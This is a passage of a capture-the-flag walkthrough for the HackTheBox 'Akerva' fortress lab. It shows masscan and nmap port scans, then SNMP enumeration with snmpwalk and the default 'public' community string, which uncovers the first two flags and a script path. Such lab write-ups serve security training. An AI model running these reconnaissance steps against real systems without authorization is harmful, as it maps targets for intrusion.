

13/11/2020



HACKTHEBOX

Hackthebox Fortreess AKERVA – 10.13.37.11

by doctor 28/08/2020



Pure player in cybersecurity with strong expertise (Technical Expertise, Audit & Pentest, Red Team operations, SSI Governance, E-learning, SOC …), Akerva is an independent firm which today has around sixty employees.
Our consultants and auditors are involved in high added value advisory and audit assignments on complex security issues.
In strong growth, we are recruiting many consultants with a technical profile to integrate our audit team but also our SOC – Cyber Defense Center. We are also looking for consultants with a real consulting approach to carry out ISS Governance, risk analysis or security project management missions.

Akerva is a system with 8 flags. Let's go …

Enumerations Machine

I usually do the port scan with **masscan** first. I scan the ports it finds masscan with **nmap**.

```
┌──(root@kali)-[~/htb/fortress/akerva]
└─# masscan -e tun0 -p0-65535,U:0-65535 --rate=1000 10.13.37.11

Starting masscan 1.0.5 (http://bit.ly/14GZzcT) at 2020-08-29 08:
 -- forced options: -sS -Pn -n --randomize-hosts -v --send-eth
Initiating SYN Stealth Scan
Scanning 1 hosts [131072 ports/host]
Discovered open port 161/udp on 10.13.37.11
Discovered open port 5000/tcp on 10.13.37.11
Discovered open port 80/tcp on 10.13.37.11
Discovered open port 22/tcp on 10.13.37.11
```

Let's assign a domain to the ip address with **/etc/hosts** (akerva.htb)

```
root@kali)-[~/htb/fortress/akerva]
└─# nano /etc/hosts
  GNU nano 5.1                                  /etc/hosts
127.0.0.1       localhost
127.0.1.1       kali
10.10.10.191    blunder.htb
10.10.10.193    fuse.fabricorp.local fabricorp.local
10.10.10.192    blackfield.htb
10.10.10.196    rope2.htb gitlab.rope2.htb
10.10.10.194    megahosting.htb
10.13.37.11     akerva.htb
```

```
# The following lines are desirable for IPv6 capable hosts
::1     localhost ip6-localhost ip6-loopback
ff02::1 ip6-allnodes
ff02::2 ip6-allrouters
|
|
```

We find four ports. three TCP and one UDP ports. We must scan ports with nmap for enumeration.


```
┌──(root@kali)-[~/htb/fortress/akerva]
└─# nmap -sC -sV -sT -sU -T4 -p 161,22,80,5000 akerva.htb -oA a
PORT     STATE  SERVICE VERSION
22/tcp   open   ssh     OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu
| ssh-hostkey:
|   2048 0d:e4:41:fd:9f:a9:07:4d:25:b4:bd:5d:26:cc:4f:da (RSA)
|   256 f7:65:51:e0:39:37:2c:81:7f:b5:55:bd:63:9c:82:b5 (ECDSA)
|_  256 28:61:d3:5a:b9:39:f2:5b:d7:10:5a:67:ee:81:a8:5e (ED2551
80/tcp   open   http    Apache httpd 2.4.29 ((Ubuntu))
|_http-server-header: Apache/2.4.29 (Ubuntu)
|_http-title: Did not follow redirect to http://10.13.37.11/
|_https-redirect: ERROR: Script execution failed (use -d to deb
| 5000/tcp open   http    Werkzeug httpd 0.16.0 (Python 2.7.15+
| http-auth:
| HTTP/1.0 401 UNAUTHORIZED\x0D
|_  Basic realm=Authentication Required
|_http-server-header: Werkzeug/0.16.0 Python/2.7.15+
|_http-title: Site doesn't have a title (text/html; charset=utf
| 161/udp  open   snmp    SNMPv1 server; net-snmp SNMPv3 server
| snmp-info:
|   enterprise: net-snmp
|   engineIDFormat: unknown
|   engineIDData: 423f5e76cd7abe5e00000000
|   snmpEngineBoots: 6
|_  snmpEngineTime: 17h06m14s
| snmp-interfaces:
|   lo
|     IP address: 127.0.0.1  Netmask: 255.0.0.0
|     Type: softwareLoopback  Speed: 10 Mbps
|     Traffic stats: 12.93 Mb sent, 12.93 Mb received
|   Intel Corporation 82545EM Gigabit Ethernet Controller (Copp
|     IP address: 10.13.37.11  Netmask: 255.255.255.0
|     MAC address: 00:50:56:b9:18:ef (VMware)
|     Type: ethernetCsmacd  Speed: 1 Gbps
|_    Traffic stats: 1.55 Gb sent, 604.86 Mb received
| snmp-netstat:
|   TCP  0.0.0.0:22           0.0.0.0:0
|   TCP  0.0.0.0:80           0.0.0.0:0
|   TCP  0.0.0.0:5000         0.0.0.0:0
```

```
|   TCP  10.13.37.11:80       10.13.14.6:51104
|   TCP  10.13.37.11:80       10.13.14.6:51106
|   TCP  10.13.37.11:80       10.13.14.10:41470
|   TCP  10.13.37.11:80       10.13.14.10:41486
|   TCP  10.13.37.11:80       10.13.14.10:41508
|   TCP  10.13.37.11:80       10.13.14.10:41510
|   TCP  10.13.37.11:80       10.13.14.10:41514
|   TCP  10.13.37.11:80       10.13.14.10:41516
|   TCP  10.13.37.11:80       10.13.14.10:41518
|   TCP  10.13.37.11:5000     10.13.14.2:44798
|   TCP  10.13.37.11:5000     10.13.14.10:37926
|   TCP  10.13.37.11:5000     10.13.14.10:37928
|   TCP  10.13.37.11:5000     10.13.14.10:37930
|   TCP  10.13.37.11:5000     10.13.14.10:37938
|   TCP  10.13.37.11:5000     10.13.14.10:37942
|   TCP  10.13.37.11:5000     10.13.14.10:37944
|   TCP  10.13.37.11:5000     10.13.14.10:37946
|   TCP  10.13.37.11:5000     10.13.14.10:37948
|   TCP  10.13.37.11:5000     10.13.14.10:37950
|   TCP  10.13.37.11:5000     10.13.14.10:37952
|   TCP  10.13.37.11:5000     10.13.14.10:37954
|   TCP  10.13.37.11:5000     10.13.14.10:37956
|   TCP  10.13.37.11:5000     10.13.14.10:37958
|   TCP  10.13.37.11:5000     10.13.14.10:37960
|   TCP  10.13.37.11:5000     10.13.14.10:37966
|   TCP  10.13.37.11:56214    10.13.14.2:31337
|   TCP  127.0.0.1:3306       0.0.0.0:0
|   TCP  127.0.0.53:53        0.0.0.0:0
|   UDP  0.0.0.0:161          *:*
|   UDP  0.0.0.0:42082        *:*
|_  UDP  127.0.0.53:53        *:*
| snmp-processes:
|   1:
|     Name: systemd
|     Path: /sbin/init
|     Params: maybe-ubiquity
|   ...
| snmp-sysdescr: Linux Leakage 4.15.0-72-generic #81-Ubuntu SMP
|_  System uptime: 17h06m14.12s (6157412 timeticks)
| snmp-win32-software:
|   accountsservice-0.6.45-1ubuntu1; 0-01-01T00:00:00
|   acl-2.2.52-3build1; 0-01-01T00:00:00
|   acpid-1:2.0.28-1ubuntu1; 0-01-01T00:00:00
|   adduser-3.116ubuntu1; 0-01-01T00:00:00
|   amd64-microcode-3.20191021.1+really3.20181128.1~ubuntu0.18.
|   sensible-utils-0.0.12; 0-01-01T00:00:00
|   shared-mime-info-1.9-2; 0-01-01T00:00:00
|   snapd-2.42.1+18.04; 0-01-01T00:00:00
|   snmp-5.7.3+dfsg-1.8ubuntu3.3; 0-01-01T00:00:00
|   snmpd-5.7.3+dfsg-1.8ubuntu3.3; 0-01-01T00:00:00
|   software-properties-common-0.96.24.32.11; 0-01-01T00:00:00
```

```
|   sosreport-3.6-1ubuntu0.18.04.4; 0-01-01T00:00:00
|   squashfs-tools-1:4.3-6ubuntu0.18.04.1; 0-01-01T00:00:00
|   ssh-import-id-5.7-0ubuntu1.1; 0-01-01T00:00:00
|   ssl-cert-1.0.39; 0-01-01T00:00:00
|   strace-4.21-1ubuntu1; 0-01-01T00:00:00
|   sudo-1.8.21p2-3ubuntu1; 0-01-01T00:00:00
|   systemd-237-3ubuntu10.33; 0-01-01T00:00:00
|   systemd-sysv-237-3ubuntu10.33; 0-01-01T00:00:00
|   sysvinit-utils-2.88dsf-59.10ubuntu1; 0-01-01T00:00:00
|   tar-1.29b-2ubuntu0.1; 0-01-01T00:00:00
|   tcpdump-4.9.2-3; 0-01-01T00:00:00
|   telnet-0.17-41; 0-01-01T00:00:00
|   thermald-1.7.0-5ubuntu5; 0-01-01T00:00:00
|   time-1.7-25.1build1; 0-01-01T00:00:00
|   tmux-2.6-3ubuntu0.2; 0-01-01T00:00:00
|   tzdata-2019c-0ubuntu0.18.04; 0-01-01T00:00:00
|   ubuntu-advantage-tools-17; 0-01-01T00:00:00
|   ubuntu-keyring-2018.09.18.1~18.04.0; 0-01-01T00:00:00
|   ubuntu-release-upgrader-core-1:18.04.36; 0-01-01T00:00:00
|   ubuntu-standard-1.417.3; 0-01-01T00:00:00
|   ucf-3.0038; 0-01-01T00:00:00
|   udev-237-3ubuntu10.33; 0-01-01T00:00:00
|   ufw-0.36-0ubuntu0.18.04.1; 0-01-01T00:00:00
|   unattended-upgrades-1.1ubuntu1.18.04.13; 0-01-01T00:00:00
|   unzip-6.0-21ubuntu1; 0-01-01T00:00:00
|   update-manager-core-1:18.04.11.10; 0-01-01T00:00:00
|   update-notifier-common-3.192.1.7; 0-01-01T00:00:00
|   ureadahead-0.100.0-21; 0-01-01T00:00:00
|   usbutils-1:007-4build1; 0-01-01T00:00:00
|   util-linux-2.31.1-0.4ubuntu3.4; 0-01-01T00:00:00
|   uuid-runtime-2.31.1-0.4ubuntu3.4; 0-01-01T00:00:00
|   vim-2:8.0.1453-1ubuntu1.1; 0-01-01T00:00:00
|   vim-common-2:8.0.1453-1ubuntu1.1; 0-01-01T00:00:00
|   vim-runtime-2:8.0.1453-1ubuntu1.1; 0-01-01T00:00:00
|   vim-tiny-2:8.0.1453-1ubuntu1.1; 0-01-01T00:00:00
|   wget-1.19.4-1ubuntu2.2; 0-01-01T00:00:00
|   whiptail-0.52.20-1ubuntu1; 0-01-01T00:00:00
|   wireless-regdb-2018.05.09-0ubuntu1~18.04.1; 0-01-01T00:00:0
|   xauth-1:1.0.10-1; 0-01-01T00:00:00
|   xdg-user-dirs-0.17-1ubuntu1; 0-01-01T00:00:00
|   xfsprogs-4.9.0+nmu1ubuntu2; 0-01-01T00:00:00
|   xkb-data-2.23.1-1ubuntu1.18.04.1; 0-01-01T00:00:00
|   xxd-2:8.0.1453-1ubuntu1.1; 0-01-01T00:00:00
|   xz-utils-5.2.2-1.3; 0-01-01T00:00:00
|   zerofree-1.0.4-1; 0-01-01T00:00:00
|   zip-3.0-11build1; 0-01-01T00:00:00
|   zlib1g-1:1.2.11.dfsg-0ubuntu2; 0-01-01T00:00:00
|_  zlib1g-dev-1:1.2.11.dfsg-0ubuntu2; 0-01-01T00:00:00
Service Info: Host: Leakage; OS: Linux; CPE: cpe:/o:linux:linux

Service detection performed. Please report any incorrect result
```

```
142 | Nmap done: 1 IP address (1 host up) scanned in 468.42 seconds
143 | |
144 | |
```

We first check **port 80 http** services. Let's see what.



THIS IS A WORDPRESS SITE. I WILL FIRST CHECK PAGE SOURCE…

We found first flag in page source… 🙂 this is very easy. First flag >> AKERVA{Ikn0w_xxxxxxxxxxxs}


Go to second flag… Nmap had found interesting items. ***161/UDP*** port for snmp services. I will use **snmpwalk** tool for research snmp services. Let's try…

```
┌──(root@kali)-[~/htb/fortress/akerva]
└─# snmpwalk -c public -v 1 10.13.37.11
iso.3.6.1.2.1.1.1.0 = STRING: "Linux Leakage 4.15.0-72-generic #
iso.3.6.1.2.1.1.2.0 = OID: iso.3.6.1.4.1.8072.3.2.10
iso.3.6.1.2.1.1.3.0 = Timeticks: (6435575) 17:52:35.75
iso.3.6.1.2.1.1.4.0 = STRING: "Me <me@example.org>"
iso.3.6.1.2.1.1.5.0 = STRING: "Leakage"
iso.3.6.1.2.1.1.6.0 = STRING: "Sitting on the Dock of the Bay"
iso.3.6.1.2.1.1.7.0 = INTEGER: 72
iso.3.6.1.2.1.1.8.0 = Timeticks: (2) 0:00:00.02
iso.3.6.1.2.1.1.9.1.2.1 = OID: iso.3.6.1.6.3.11.3.1.1
iso.3.6.1.2.1.1.9.1.2.2 = OID: iso.3.6.1.6.3.15.2.1.1
...
...
...
```


snmpwalk tool fetches a lot of data. So I have to edit my command to look for the flag.

```
┌──(root@kali)-[~/htb/fortress/akerva]
└─# snmpwalk -c public -v 1 10.13.37.11 | grep -i AKERVA

iso.3.6.1.2.1.25.4.2.1.5.1241 = STRING: "/var/www/html/scripts/ba
/
"// method worked. we found the flag //"
/
```


We found flag (2.Flag) and interesting **directory**.



